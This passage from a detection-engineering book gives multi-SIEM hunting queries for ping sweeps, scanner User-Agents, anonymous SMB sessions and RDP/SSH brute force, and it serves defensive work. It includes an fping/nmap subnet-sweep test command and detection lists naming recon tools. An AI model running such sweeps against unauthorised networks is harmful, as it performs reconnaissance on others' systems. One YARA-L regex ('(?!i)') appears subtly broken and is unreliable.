Expected result: a source touching more than 50 distinct internal addresses with ICMP echo requests inside one 5-minute bucket — on a /24, that's a fifth or more of the address space. Interpretation: consistent with a deliberate ping sweep of the local subnet, most plausibly from a host that already has some level of network access and is scoping what else is reachable.

This targets Splunk SPL against Zeek `icmp.log`-style fields.

CONCEPTUAL SAMPLE — adjust field names to your own sourcetype.

```

index=zeek sourcetype=corelight_icmp icmp_type=8
| bin _time span=5m
| stats dc(id.resp_h) as distinct_targets by id.orig_h, _time
| where distinct_targets > 50
| lookup known_scanner_allowlist src as id.orig_h OUTPUT is_known_scanner
| where isnull(is_known_scanner)

```

Expected result: one row per (`id.orig_h`, bucket) above 50 distinct `id.resp_h` values. Interpretation: same as above.

The following is QRadar AQL, not standard SQL, filtered to ICMP flow records (`protocolid = 1`).

CONCEPTUAL SAMPLE — illustrative AQL; validate field and dataset names against your own QRadar deployment.

```

SELECT src_ip, distinct_targets
FROM (
  SELECT sourceip AS src_ip, UNIQUECOUNT(destinationip) AS distinct_targets
  FROM events
  WHERE devicetype = 'NetworkFlow' AND protocolid = 1
  GROUP BY sourceip
  LAST 5 MINUTES
)
WHERE distinct_targets > 50

```

Expected result: (`src_ip`, `distinct_targets`) rows above 50 for the last 5 minutes of ICMP flow data. Interpretation: same claim as above.

The following is a Google SecOps YARA-L rule filtered to ICMP traffic via the `network.ip_protocol` field.

CONCEPTUAL SAMPLE — illustrative UDM field names; this book has not confirmed a dedicated ICMP-specific UDM field beyond `network.ip_protocol` — validate against your own SecOps schema.

```

rule internal_icmp_host_discovery_sweep {
  meta:
    description = "Single internal source ICMP-probing many distinct internal hosts in a short window"
    severity = "LOW"

  events:
    $ping.metadata.event_type = "NETWORK_CONNECTION"
    $ping.network.ip_protocol = "ICMP"
    $ping.principal.ip = $src_ip
    $ping.target.ip = $dst_ip

  match:
    $src_ip over 5m

  outcome:
    $distinct_targets = count_distinct($ping.target.ip)

  condition:
    $ping and $distinct_targets > 50
}

```

Expected result: a match instance per `src_ip` window with `$distinct_targets` above 50. Interpretation: same as above, with the added caveat that this rule's fidelity depends on the target UDM parser actually populating `network.ip_protocol` consistently for ICMP traffic — confirm against a known-good test sweep (see the Detection Test below) before trusting a quiet result as "no sweep happened."

The same threshold/wide-lookback shape as QC-03-01/02 fits ES|QL here too; the query below targets an ECS-mapped flow index filtered to ICMP.

CONCEPTUAL SAMPLE — illustrative ES|QL; field names approximate ECS `network.transport/icmp` fields.

```

FROM network-flows-*
| WHERE network.transport == "icmp" AND icmp.type == 8
| STATS distinct_targets = COUNT_DISTINCT(destination.ip)
  BY source.ip, bucket = BUCKET(@timestamp, 5 minutes)
| WHERE distinct_targets > 50

```

Expected result: rows per (`source.ip`, bucket) above 50 distinct `destination.ip` values. Interpretation: same as above.

**[FALSE POSITIVE]** Asset-discovery and CMDB-reconciliation jobs, monitoring platforms doing a scheduled ICMP up/down sweep across a subnet, and DHCP/IP-conflict-detection tools all produce the same fan-out, usually on a predictable nightly or hourly schedule. Allowlist those source addresses; a genuinely notable hit is a workstation-class host with no discovery or monitoring role sweeping a subnet, not merely a high count from any source.

**[PIVOT]** Check the same source IP a few minutes later against QC-03-02 — a real lateral-movement precursor typically escalates from "who's alive" to "what's open on the responsive subset" within the same session. Check the source host's own process-creation telemetry (DEH Part 11) for `fping`, `arp-scan`, `nmap -sn`, or an equivalent PowerShell sweep script around the same timestamp. Check whether the source host itself shows any other compromise indicator from this book's Part 22 (Malware Indicators).

**[SOC MANAGEMENT]**

ICMP/ARP telemetry is cheap to collect — most Zeek and NetFlow deployments already capture it without extra instrumentation — but a poor standing-detection candidate on its own, because legitimate host-discovery sweeps are common enough on most estates that an always-on version of this rule pages constantly before tuning. Run it as a periodic, scoped hunt (a specific subnet, after another signal raised suspicion) rather than committing analyst time to a standing page for this pattern alone.

**Detection Test Setup:** Lab network segment with flow logging (Zeek or NetFlow/IPFIX) enabled on the segment's gateway or a mirrored tap, and a source host that can reach a /24 of other hosts. **Action:** `fping -a -g 192.168.1.0/24` (or `nmap -sn 192.168.1.0/24`) from the source host. **Expected result:** One ICMP Echo Request flow record per address in the range from the source host; the query above should return a `DistinctTargets / distinct_targets` value at or near the number of addresses probed for that source within the same 5-minute bucket — this undercounts if the telemetry source only logs ICMP replies rather than requests, since a probe against a dead address never generates a reply.

## 2. Signature- and session-level enumeration patterns

The two patterns in this section share a different query shape from Section 1: each is a single-event boolean match rather than a distinct-count threshold, which is why both achieve full six-language coverage where Section 1's patterns could not.

### QC-03-04 — Known scanner or automated-client signature fingerprint

| Field             | Value                                                                                                                                                                                        |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-03-04                                                                                                                                                                                     |
| MITRE             | T1595.002 (Active Scanning: Vulnerability Scanning); T1046 (Network Service Discovery)                                                                                                       |
| Behavior          | An inbound request carries an HTTP User-Agent, SSH version banner, or other client-identification string matching a known scanner or scripting-library signature.                            |
| DEH cross-ref     | DEH Part 14 §1.3 (fingerprinting the scanner — banners, timing, User-Agent); DEH Part 40 §5 (Detection Autopsy, "curl in the User-Agent means it's an attacker," <a href="#">DET-40-01</a> ) |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic (KQL)                                                                                                                     |

**[HUNTER]**

QC-03-01/02/03 tell you *that* something is scanning; they say nothing about *what*. When triage needs to move fast — a commercial vuln-scanner hit and a hand-rolled attacker tool don't carry the same urgency — a signature match against the same window's traffic is the cheapest way to add that context before escalating.

This targets a generic proxy/web-access-log source via a Sigma detection rule (not a correlation rule — a single-event match needs no aggregation type).

CONCEPTUAL SAMPLE — illustrative Sigma rule; validate the logsource category and field name against your own proxy/web-access-log pipeline mapping.

```
title: Known Scanner or Recon-Tool User-Agent Against a Web-Facing Host
id: 3f9a2b10-6c41-4a2e-9d0a-1b7e5c9d4a11
status: experimental
logsource:
  category: proxy
  product: generic
detection:
  selection:
    c-useragent|contains:
      - 'Nmap Scripting Engine'
      - 'Nessus'
      - 'Qualys'
      - 'masscan'
      - 'python-requests'
      - 'Go-http-client'
  condition: selection
falsepositives:
  - Legitimate API clients and internal automation using the same HTTP client libraries
level: low
```

Expected result: one match per inbound request whose `c-useragent` field contains one of the listed strings. Interpretation: consistent with automated, tool-driven traffic rather than a human browser session — not, on its own, evidence of malicious intent (see the false-positive driver below).

This targets Microsoft Sentinel/Defender KQL, not Elastic KQL, against a generic web-access/proxy log table.

CONCEPTUAL SAMPLE — field names approximate CommonSecurityLog / W3CIISLog shapes, not a literal schema.

```
WebAccessLog
| where UserAgent has_any ("Nmap Scripting Engine", "Nessus", "Qualys", "masscan",
  "python-requests", "Go-http-client")
| project TimeGenerated, SourceIP, DestinationHost, RequestUrl, UserAgent
```

Expected result: a projected row per matching request with the full `UserAgent` string preserved for triage. Interpretation: same as the Sigma block.

This targets Splunk SPL against a generic web/proxy sourcetype.

CONCEPTUAL SAMPLE — adjust field names to your own log format.

```
index=web_proxy
| eval is_known_scanner_ua=if(match(useragent,
  "(?i)(nmap scripting engine|nessus|qualys|masscan|python-requests|go-http-client)"), 1, 0)
| where is_known_scanner_ua=1
| table _time, src_ip, dest_host, uri_path, useragent
```

Expected result: a table of matching requests with `uri_path` retained so a reviewer can see whether the same source touched multiple distinct paths. Interpretation: same as above; multiple distinct paths in a short window from one source strengthens the automated-tool read (see the pivot below).

The following is QRadar AQL, not standard SQL, against QRadar's web/proxy log source.

CONCEPTUAL SAMPLE — illustrative AQL; validate field and dataset names against your own QRadar deployment.

```
SELECT sourceip, "URL", "User Agent"
FROM events
WHERE devicetype = 'WebProxy'
AND ("User Agent" ILIKE '%Nmap Scripting Engine%'
     OR "User Agent" ILIKE '%Nessus%'
     OR "User Agent" ILIKE '%Qualys%'
     OR "User Agent" ILIKE '%masscan%'
     OR "User Agent" ILIKE '%python-requests%'
     OR "User Agent" ILIKE '%Go-http-client%')
LAST 24 HOURS
```

Expected result: rows naming the source IP, requested URL, and matched User-Agent string over the last 24 hours. Interpretation: same as above.

The following is a Google SecOps YARA-L rule matching the same User-Agent set against the UDM `network.http.user_agent` field.

CONCEPTUAL SAMPLE — illustrative UDM field names; validate against your own SecOps schema.

```
rule known_scanner_user_agent {
  meta:
    description = "HTTP request carrying a known scanner or vuln-scan-tool user agent"
    severity = "LOW"

  events:
    $req.metadata.event_type = "NETWORK_HTTP"
    $req.network.http.user_agent = $ua
    $req.principal.ip = $src_ip

  match:
    $src_ip over 5m

  condition:
    $req and $ua = /(?!i)(nmap scripting engine|nessus|qualys|masscan|python-requests|go-http-client)/
}
```

Expected result: a match instance per `src_ip` window where at least one request's `user_agent` satisfies the regular expression. Interpretation: same as above.

Elastic KQL, not Sentinel/Defender KQL, against an ECS-mapped HTTP index (single-event boolean match, the cheapest fit per DEH Appendix A5 §8's decision table).

CONCEPTUAL SAMPLE — field names approximate an ECS-mapped HTTP index, not a literal schema.

```
user_agent.original : ("Nmap Scripting Engine" or "Nessus" or "Qualys" or "masscan" or "python-requests" or "Go-http-client")
```

Expected result: matching documents with `user_agent.original` populated for review. Interpretation: same as above.

**[FALSE POSITIVE]** DEH Part 40 §5's own real honeynet capture ( `DET-40-01` ) is the worked case study for exactly this driver: the same scripting-library User-Agent classes this pattern matches on — `python-requests`, generic HTTP client libraries — are also what an organization's own internal health checks, CI/CD pipelines, and authorized vulnerability scanners send, and a commercial scanner (Nessus, Qualys) running your own sanctioned weekly scan matches by design, not by accident. The signature alone never distinguishes intent; it needs the same source allowlist discipline as QC-03-01/02, keyed to IP or asset tag — removing a specific library string from the list just pushes a real attacker to spoof a different common one.

**[PIVOT]** Check request-path diversity and timing from the same source — several distinct paths hit within a second or two, as in DEH Part 14 §1.3's honeynet capture, indicates an automated fingerprint sweep rather than a one-off probe. Cross-reference the source IP against QC-03-01/02 hits in the same window. If the User-Agent belongs to an internal asset not on the scanner allowlist, treat it as a possible compromised host running recon tooling rather than a sanctioned scan.

**Hunter's Note** A User-Agent or banner string is the cheapest pivot you have and, for exactly that reason, the easiest one for an attacker to fake — treat a match as a filter that narrows down candidate automated traffic fast, never as a standalone verdict. DEH Part 40 §5's same capture that shows a legitimate internal scanner sending scripting-library signatures also shows a real external exploit attempt against a known CVE path carrying no distinctive User-Agent at all; a rule built only on this field is structurally blind to that second case.

## QC-03-05 — SMB null-session / anonymous share enumeration

| Field             | Value                                                                                                                                                                                  |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-03-05                                                                                                                                                                               |
| MITRE             | T1135 (Network Share Discovery)                                                                                                                                                        |
| Behavior          | An unauthenticated ( <code>ANONYMOUS LOGON</code> ) SMB network session establishes to a host, most commonly to <code>IPC\$</code> , ahead of a share-listing or tree-connect attempt. |
| DEH cross-ref     | DEH Part 8 §3 (Logon Type 3/Network — the vector this session rides on); DEH Part 11 (ransomware-precursor framing pairing T1135 with T1083, File and Directory Discovery)             |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic (KQL)                                                                                                               |

**[HUNTER]** A null session is rare enough on a modern, patched estate that a single confirmed hit is worth a human look rather than waiting on a standing rule tuned for volume — this hunt is most useful

scoped to a specific subnet or domain controller when another signal already suggests internal recon is underway.

This targets Windows Security auditing via a Sigma detection rule (a single-event match needs no aggregation type).

CONCEPTUAL SAMPLE — illustrative Sigma rule; validate field names against your own EVTX forwarding pipeline mapping.

```
title: Anonymous Logon Network Session (Logon Type 3)
id: 7a2e4f31-9b6c-4d8e-a3f0-2c5d1e8b9a44
status: experimental
logsource:
  category: authentication
  product: windows
  service: security
detection:
  selection:
    EventID: 4624
    LogonType: 3
    TargetUserName: 'ANONYMOUS LOGON'
  condition: selection
falsepositives:
  - Legacy printers, some backup agents, and pre-modern-Windows-Server trust-relationship
    checks that still rely on null sessions
level: medium
```

Expected result: one match per Event ID 4624 with `LogonType` 3 and `TargetUserName` equal to `ANONYMOUS LOGON`. Interpretation: consistent with an unauthenticated SMB session establishment, the step that typically precedes a share-listing attempt — not yet confirmation that shares were actually enumerated.

Microsoft Sentinel/Defender KQL, not Elastic KQL, against `SecurityEvent`.

CONCEPTUAL SAMPLE — illustrative Sentinel/Defender KQL; validate table and field names against your own workspace.

```
SecurityEvent
| where EventID == 4624 and LogonType == 3 and TargetUserName == "ANONYMOUS LOGON"
| project TimeGenerated, Computer, IpAddress, TargetUserName, LogonType
```

Expected result: a projected row per matching logon naming the target `Computer` and source `IpAddress`. Interpretation: same as above.

This targets Splunk SPL against Windows Security EVTX via a standard Splunk Windows TA field mapping.

CONCEPTUAL SAMPLE — validate field names against your own Windows TA version.

```
index=wineventlog EventCode=4624 Logon_Type=3 Target_User_Name="ANONYMOUS LOGON"
| table _time, Computer, Source_Network_Address, Target_User_Name, Logon_Type
```

Expected result: a table of matching logons with the source address preserved. Interpretation: same as above.

The following is QRadar AQL, not standard SQL, against QRadar's mapped Windows authentication QID.

CONCEPTUAL SAMPLE — illustrative AQL; validate field and QID names against your own QRadar deployment.

```
SELECT sourceip, destinationip, username, "Logon Type"
FROM events
WHERE QIDNAME(qid) = 'Successful Logon' AND username = 'ANONYMOUS LOGON' AND "Logon Type" = 3
LAST 24 HOURS
```

Expected result: rows naming source and destination IP for the last 24 hours of matching logons. Interpretation: same as above.

The following is a Google SecOps YARA-L rule matching a `USER_LOGIN` event with the target userid set to `ANONYMOUS LOGON`.

CONCEPTUAL SAMPLE — illustrative UDM field names; validate against your own SecOps schema.

```
rule anonymous_logon_network_session {
  meta:
    description = "Network logon (type 3) authenticated as ANONYMOUS LOGON"
    severity = "MEDIUM"

  events:
    $logon.metadata.event_type = "USER_LOGIN"
    $logon.target.user.userid = "ANONYMOUS LOGON"
    $logon.principal.ip = $src_ip
    $logon.target.asset.hostname = $dst_host

  match:
    $src_ip, $dst_host over 5m

  condition:
    $logon
}
```

Expected result: one match instance per (`src_ip`, `dst_host`) pair with a qualifying login event. Interpretation: same as above.

Elastic KQL, not Sentinel/Defender KQL, against a Winlogbeat-shaped index.

CONCEPTUAL SAMPLE — field names approximate a Winlogbeat-mapped index, not a literal schema.

```
event.code : "4624" and winlog.event_data.LogonType : "3" and winlog.event_data.TargetUserName :
"ANONYMOUS LOGON"
```

Expected result: matching documents with the target host and source address available in `winlog.event_data`. Interpretation: same as above.



**[FALSE POSITIVE]**

A handful of legacy network devices (some printers and older NAS appliances), certain backup or EDR agents, and cross-forest or cross-domain trust-relationship checks on estates that haven't fully retired SMB1 still perform null-session binds. This is estate-specific and usually low-volume enough that a per-host allowlist, reviewed on a schedule, is the right fix rather than a threshold — there's no legitimate high-frequency reason for this pattern the way there is for QC-03-01/02's scanners.

**[PIVOT]**

Check for a share-enumeration or tree-connect event immediately following (Windows Security 5140/5145, if object-access auditing is enabled) to confirm shares were actually listed rather than the session simply opening and closing. Check whether the same source IP produced a QC-03-02 hit against port 445 in the preceding window. Weigh the destination host's role — a domain controller or file server receiving this from an unexpected internal subnet is a materially different priority than a print server receiving it from its own printer VLAN.

**Detection Autopsy — "any ANONYMOUS LOGON to IPC\$ is an attacker enumerating shares"**

**The rule:** Fires on any Event ID 4624 with `LogonType` 3 and `TargetUserName` equal to `ANONYMOUS LOGON`, no further conditions.

**Why it shipped:** Null sessions are the textbook indicator for share enumeration, the query is a one-line filter, and on a fully patched, SMB1-retired modern estate this genuinely should almost never fire — a compelling story for a zero-tolerance rule.

**How it failed:** On estates that haven't fully retired SMB1, or that still run older printers, certain backup agents, or cross-domain trust checks, this fires routinely from a small, stable set of non-attacker sources — and because the rule carries no destination-role or source-novelty context, every one of those routine hits looks identical in the queue to a genuine recon attempt against a domain controller.

**The fix:** Pair the bare logon match with a per-host allowlist for known legacy sources, and weight severity by destination role (domain controller or file server versus a printer or backup target) rather than treating every match as equally urgent — the same principle DEH Part 40 §5 applies to signature-only rules generally: one weak-but-rare signal still needs source and destination context before it's a verdict.

## Cross-references

DEH Part 4 (Telemetry Engineering II — network telemetry sources, ICMP/NetFlow coverage for QC-03-03); DEH Part 8 §3, §8 (Windows logon types and discovery telemetry, for QC-03-05's Logon Type 3 vector); DEH Part 11 (endpoint discovery and ransomware-precursor framing for T1135/T1083); DEH Part 14 §1 (Network Detection Engineering — port and service scanning, DET-14-01/DET-14-02, the direct ancestor of QC-03-01/QC-03-02); DEH Part 40 §5 (Detection Autopsy, `DET-40-01` — the User-Agent false-positive driver cited at QC-03-04); DEH Appendix A5 §4, §8 (aggregation/correlation

decision tables governing this part's Sigma **N/A** calls and Elastic-surface choices); DEH Parts 41–43 (Detection Coverage/Quality/Debt, applied to this book's own patterns in Part 28). Within this book: Part 15 (Host & Directory Discovery — the endpoint-command-level enumeration this part explicitly excludes); Part 16 (Lateral Movement via Admin Tools & Remote Services — the use of a share QC-03-05 only detects the discovery of); Part 18 (Suspicious DNS — the domain-rarity and tunnelling enumeration forms owned exclusively there); Part 23 (Ransomware Precursors — where a QC-03-05-shaped discovery chain most often leads); Appendices A1–A3 (Master Pattern Index, Behavior × Language Coverage Matrix, and MITRE Cross-Reference for all five patterns in this part).

neshbooy

## Section C — Credential Access Behaviors

---

neshbooy

## Part 4 — Brute Force

### Why this part exists

**[CONCEPT]** Brute force, as this part uses the term, is repeated authentication attempts against **one account**, using different guessed or leaked credentials, from one source or a small rotating set of sources, until a guess lands or the attacker gives up. It maps to T1110 (Brute Force) as the parent technique and T1110.001 (Password Guessing) for the general case covered here. This is the single-account, high-volume shape — the inverse of Part 5's password spraying (few attempts per account, many accounts), a different signal from Part 6's MFA fatigue and impossible-travel patterns (which can fire on a single successful sign-in with no failure burst at all), and distinct from Part 7's Kerberos ticket-theft patterns (credential theft via protocol abuse, not password guessing).

This part scopes to four authentication surfaces DEH Part 12 (Identity: Access & Authentication Detection) does not natively own: RDP, SSH, VPN, and web-application login endpoints. DEH Part 12 §2 already builds the canonical single-account brute-force analytic (DET-12-02) against cloud identity-provider sign-in logs; this part carries that shape onto the endpoint- and perimeter-facing surfaces a hunter covers once the question moves off the IdP. A fifth pattern closes the part: the moment a guess actually lands, chased across whichever surface produced the burst.

Query-language syntax fundamentals for every language below — join semantics, aggregation windows, what a Sigma correlation rule can express — are DEH Parts 23–29's job, cited where relevant, not re-taught here. Coverage tracking against DEH's six-tier scale is DEH Parts 41–43's methodology, applied to this book's catalog in Part 28.

### 1. Endpoint and remote-access authentication surfaces

#### QC-04-01 — High-volume failed RDP authentication against a single account

| Field             | Value                                                                                                                                                                                                                                                                                                                |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-04-01                                                                                                                                                                                                                                                                                                             |
| MITRE             | T1110.001 (Password Guessing)                                                                                                                                                                                                                                                                                        |
| Behavior          | Repeated Event ID 4625 failures against one target account on an RDP-facing host, from one or a small set of sources, inside a short window.                                                                                                                                                                         |
| DEH cross-ref     | DEH Part 8 §3 (Logon events and logon types: 4624, 4625, 4648); DEH Part 12 §2 (DET-12-02, the single-account brute-force analytic shape, moved here from cloud sign-in logs to on-prem Windows RDP telemetry); DEH Part 40 §3 (the "five failed logins equals brute force" autopsy — read there, not repeated here) |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic (ES QL)                                                                                                                                                                                                                                           |

**[HUNTER]** A standing correlation rule for RDP brute force lags behind whatever result-code list and bin size it shipped with; this hunt runs against the raw Event ID 4625 (An account failed to log on) stream directly and catches the gap while that rule's threshold is stale. Reach for it right after a host

becomes newly reachable — a firewall change, a lift-and-shift, a jump-box misconfiguration — since that is when RDP brute force shows up first, before any standing rule watches the new exposure. Group by target account, not source IP: DEH Part 40 §3 dissects why a fixed-threshold, source-grouped rule misses a patient single-account guesser, and this hunt narrows to result codes that actually mean "wrong credential" rather than any non-zero code.

**[QUERY] Sigma.** Pairs a base detection for one failed RDP logon with a Sigma correlation rule ( `type: event_count` ) that aggregates matches per target account over a rolling window — Sigma cannot express the aggregation in one rule alone.

CONCEPTUAL SAMPLE — field names, result code, and threshold illustrative; validate `SubStatus` codes and the correlation backend's support for `event_count` before use

```
title: Failed RDP logon attempt (base event)
id: 4b6e2f2a-04a1-4a52-9c1e-9a1b2c3d4e5f
status: experimental
logsource:
  category: authentication
  product: windows
  service: security
detection:
  selection:
    EventID: 4625
    LogonType:
      - 10
      - 3
    SubStatus: '0xC000006A' # wrong password — see DEH Part 8 §3 for the full Status/SubStatus
table
  condition: selection
---
title: Single-account RDP brute force (correlation)
id: 7c1d3e4f-15b2-4c63-8d2f-0b2c3d4e5f6a
status: experimental
correlation:
  type: event_count
  rules:
    - 4b6e2f2a-04a1-4a52-9c1e-9a1b2c3d4e5f
  group-by:
    - TargetUserName
  timespan: 30m
  condition:
    gte: 10
```

**Expected result:** A hit names one `TargetUserName` value tied to 10 or more `0xC000006A` failures inside a 30-minute window, usually with one or two distinct `IpAddress` values repeated across the underlying base-rule matches. **Interpretation:** Consistent with an automated guesser working one account; a match here says nothing about whether any guess succeeded — see QC-04-05 for that check.

**[QUERY] KQL (Sentinel/Defender).** Targets Microsoft Sentinel's `SecurityEvent` table, populated from a domain-joined host or RD Gateway via the Log Analytics agent or Azure Monitor Agent.

CONCEPTUAL SAMPLE — field names, threshold, and window illustrative; validate against your own `SecurityEvent` schema and connector version

```
SecurityEvent
| where TimeGenerated > ago(30m)
| where EventID == 4625
| where LogonType in (10, 3)
| where SubStatus == "0xC000006A" // wrong password
| summarize
    FailedAttempts = count(),
    DistinctSourceIPs = dcount(IpAddress),
    SourceIPs = make_set(IpAddress, 10)
    by TargetUserName, bin(TimeGenerated, 30m)
| where FailedAttempts >= 10
```

**Expected result:** Rows name a `TargetUserName`, a `FailedAttempts` count in the tens, and typically one or two entries in `SourceIPs`; a wide `DistinctSourceIPs` value against an otherwise tight `FailedAttempts` count is itself worth a second look. **Interpretation:** A tight source set plausibly indicates one attacker's tooling; a wide one plausibly indicates a botnet or proxy pool working the same account.

**[QUERY] SPL.** Targets Splunk ingesting Windows Security events via the Splunk Add-on for Microsoft Windows.

CONCEPTUAL SAMPLE — field names and threshold illustrative; validate field extractions against your own add-on version

```
index=wineventlog sourcetype="WinEventLog:Security" EventCode=4625
(Logon_Type=10 OR Logon_Type=3) Sub_Status="0xC000006A"
| bin _time span=30m
| stats count as failed_attempts,
    dc(Source_Network_Address) as distinct_source_ips,
    values(Source_Network_Address) as source_ips
    by Target_User_Name, _time
| where failed_attempts >= 10
```

**Expected result:** Rows resemble the KQL result above, keyed on `Target_User_Name` with `failed_attempts` in the tens. **Interpretation:** Same reading as the KQL block — see the Blind Spot box below on the clock-aligned window.

**[QUERY] AQL (QRadar).** The following is QRadar AQL (Ariel Query Language, not standard SQL), against the Events source over the last 30 minutes.

CONCEPTUAL SAMPLE — field names and log source type illustrative; validate against your own DSM field mapping

```

SELECT
  "Target Username" AS targetUser,
  "Source IP" AS sourceIP,
  COUNT(*) AS failedAttempts
FROM events
WHERE LOGSOURCETYPENAME(devicetype) = 'Microsoft Windows Security Event Log'
  AND EVENTID = '4625'
  AND "Sub Status" = '0xC000006A'
GROUP BY targetUser, sourceIP
HAVING failedAttempts >= 10
ORDER BY failedAttempts DESC
LAST 30 MINUTES

```

AQL natively supports a post-aggregation `HAVING` clause, filtered on the aggregate's alias — `failedAttempts` here — rather than the raw `COUNT(*)` expression (IBM Documentation, "AQL data aggregation functions," QRadar SIEM 7.4/7.5: [https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS\\_7.5/com.ibm.qradar.doc/r\\_aql\\_aggregate\\_functions.html](https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS_7.5/com.ibm.qradar.doc/r_aql_aggregate_functions.html)). `ORDER BY` is kept alongside the `HAVING` filter purely to sort the busiest offenders to the top of an already-filtered list, and a confirmed threshold graduates into a Building Block once validated (DEH Part 27 §2–3). **Expected result:** rows clearing the `failedAttempts >= 10` floor, sorted with the busiest `targetUser` first. **Interpretation:** Same reading as above — the `HAVING` clause does the filtering directly; the one case where it would stop working is if this were saved as a search feeding a scheduled report or time-series graph, which IBM's docs list as unsupported for `HAVING` — not the case for this ad hoc investigative form.

**[QUERY]** **YARA-L.** Targets Google SecOps (Chronicle) UDM-normalized Windows Security events.

CONCEPTUAL SAMPLE — UDM field mapping illustrative; confirm your Windows parser populates these fields before relying on this rule

```

rule single_account_rdp_brute_force {
  meta:
    description = "Repeated failed RDP logons against one account"
    mitre_technique_id = "T1110.001"

  events:
    $e.metadata.event_type = "USER_LOGIN"
    $e.metadata.product_event_type = "4625"
    $e.target.user.userid = $user
    $e.security_result.action = "BLOCK"

  match:
    $user over 30m

  outcome:
    $failed_attempts = count($e.metadata.id)
    $distinct_sources = count_distinct($e.principal.ip)

  condition:
    $failed_attempts >= 10
}

```

**Expected result:** A match names `$user` with `$failed_attempts` at or above 10 within the 30-minute match window. **Interpretation:** Same reading as the KQL/SPL blocks above.

**[QUERY]** **Elastic (ES|QL).** A threshold/wide-lookback aggregation, not an ordered sequence, so ES|QL rather than EQL or Elastic KQL, per DEH Appendix A5 §8's decision table. Targets a Windows-integration data stream in Elastic Security.

CONCEPTUAL SAMPLE — data stream name and field mapping illustrative; validate against your own Elastic integration version

```
FROM logs-windows.security-*
| WHERE @timestamp > NOW() - 30 minutes
  AND event.code == "4625" AND winlog.event_data.LogonType IN ("10", "3")
  AND winlog.event_data.SubStatus == "0xC000006A"
| STATS failed_attempts = COUNT(*), distinct_src = COUNT_DISTINCT(source.ip) BY user.target.name
| WHERE failed_attempts >= 10
| SORT failed_attempts DESC
```

**Expected result:** Same shape as the KQL/SPL/AQL results above, sorted descending. **Interpretation:** Same reading; ES|QL's ability to `WHERE` after `STATS` is what lets this stay one query instead of two.

**Blind Spot** If these RDP connections traverse an RD Gateway, load balancer, or NAT/jump box, `IpAddress` reflects that intermediary, not the true client. Grouping by source IP undercounts distinct attacker infrastructure behind the same gateway — this pattern's account-first grouping sidesteps that, but cross-check gateway-side connection logs if source attribution matters.

**[FALSE POSITIVE]** RDP clients that cache a credential and retry automatically after a password change — Windows' own Credential Manager does this — produce a tight burst indistinguishable from a scripted guesser. RD Gateway or load-balancer health probes performing dummy logons, and shared jump-host or backup-agent accounts hitting a stale password after rotation, are the other two recurring drivers. Do not raise the count threshold to fix this — that raises the bar for a real attacker too; instead correlate against the directory's own password-change timestamp and suppress only where retries stop the moment a real success appears.

**[PIVOT]** Check for an immediate success on the same account (QC-04-05). Check whether the RDP listener is reachable from where the failures originated at all — an internet-facing 3389 that shouldn't be is the bigger finding regardless of this pattern's own result. Check Event ID 4688 process creation from any session this account opens in the following minutes, and see this book's Part 16 (Lateral Movement via Admin Tools & Remote Services) for what a successful RDP logon typically leads to next.

## QC-04-02 — High-volume failed SSH authentication against a single account



| Field             | Value                                                                                                                                                                                                                                                                                                                             |
|-------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-04-02                                                                                                                                                                                                                                                                                                                          |
| MITRE             | T1110.001 (Password Guessing)                                                                                                                                                                                                                                                                                                     |
| Behavior          | Repeated failed SSH authentication attempts against one target account on a Linux/Unix host, grouped by account rather than by source, inside a short window.                                                                                                                                                                     |
| DEH cross-ref     | DEH Part 3 §7.4 (DET-03-01, the source-IP-grouped SSH burst detection this pattern complements by grouping on the target account instead); DEH Part 14 §6 (SSH abuse: protocol scanning, downgrade probes, and brute force — the network-layer counterpart); DEH Part 12 §2 (DET-12-02, general single-account brute-force shape) |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL (QRadar), YARA-L, Elastic (ES QL)                                                                                                                                                                                                                                                        |

**[HUNTER]** DEH Part 3 §7.4's DET-03-01 groups by source IP to catch a distributed or username-cycling scan, which leaves a complementary gap: one attacker repeatedly guessing a single high-value account — `root`, a shared service account — from a stable source, a shape a source-grouped rule tolerates until the source itself crosses its own threshold. Run this hunt the moment a specific account is suspected of being targeted, for example after it surfaces in a leaked-credential feed, rather than waiting for a source-IP anomaly to trip first.

**[QUERY] Sigma.** A base rule for one failed `sshd` password event, paired with an `event_count` correlation grouped on the target user.

CONCEPTUAL SAMPLE — logsource product/service illustrative; confirm your pipeline's Sigma taxonomy mapping for `sshd`

```

title: Failed SSH password attempt (base event)
id: 9a2b3c4d-5e6f-4708-8192-a3b4c5d6e7f8
logsource:
  category: authentication
  product: linux
  service: sshd
detection:
  selection:
    event.outcome: failure
  condition: selection
---
title: Single-account SSH brute force (correlation)
id: 1f2e3d4c-6b7a-4980-9c1d-e2f3a4b5c6d7
correlation:
  type: event_count
  rules:
    - 9a2b3c4d-5e6f-4708-8192-a3b4c5d6e7f8
  group-by:
    - user.name
  timespan: 20m
  condition:
    gte: 15

```

**Expected result:** A hit names one target account with 15 or more failures inside a 20-minute window.

**Interpretation:** Consistent with sustained guessing against that specific account; says nothing about

the guesser's source diversity, unlike DET-03-01.

**[QUERY] KQL (Sentinel/Defender).** Targets Sentinel's `Syslog` table, populated from an on-prem Linux host via the Azure Monitor Agent syslog connector.

CONCEPTUAL SAMPLE — `parse` pattern illustrative; validate against your own syslog message format, which varies by distribution

```
Syslog
| where TimeGenerated > ago(20m)
| where ProcessName == "sshd" and SyslogMessage has "Failed password"
| parse SyslogMessage with * "Failed password for " TargetUser " from " SourceIP " port" *
| summarize FailedAttempts = count(), DistinctSourceIPs = dcount(SourceIP) by TargetUser,
bin(TimeGenerated, 20m)
| where FailedAttempts >= 15
```

**Expected result:** Rows name a `TargetUser` with `FailedAttempts` at or above 15. **Interpretation:** Same reading as the Sigma result.

